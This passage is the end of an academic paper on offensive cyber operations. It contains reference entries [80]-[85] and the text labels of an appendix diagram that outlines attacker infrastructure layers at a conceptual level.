[80] T. Grant, I. Burke and R. v. Heerden, “Comparing Models of Offensive Cyber Operations,” *Leading Issues in Cyber Warfare and Security: Cyber Warfare and Security,* vol. 2, p. 35, 2015.

[81] B. Akhgar and S. Yates, “Chapter 19: From Cyber Terrorism to State Actors’ Covert Cyber Operations,” in *Strategic intelligence management: National security imperatives and information and communications technologies,* Butterworth-Heinemann, 2013, pp. 229-233.


[82] R. Ottis, “A systematic approach to offensive volunteer cyber militia,” TUT Press, 2011.

[83] T. J. Grant, H. Venter and J. H. Eloff, “Simulating Adversarial Interactions between Intruders and,” in *Proceedings of the 2007 annual research conference of the South African institute of computer scientists and information technologists on IT research in developing countries*, 2007.

[84] J. Kallberg and T. S. Cook, “The Unfitness of Traditional Military Thinking in Cyber,” *IEEE Access,* vol. 5, pp. 8126-8130, 2017.

[85] D. Rohret and M. Kraft, “Catch me if you can: Cyber Anonymity,” in *Proceedings of the 6th International Conference on Information Warfare and Security*, 2011.

Appendix 1: Diagram of OCO infrastructure


Target
Covert Infrastructure
Redirectors, proxies, payload delivery servers, etc
Domain Names
TLS Certificates
Anonymous Network connections
Attacker Core Infrastructure
Team servers
Supporting services
Attacker workstations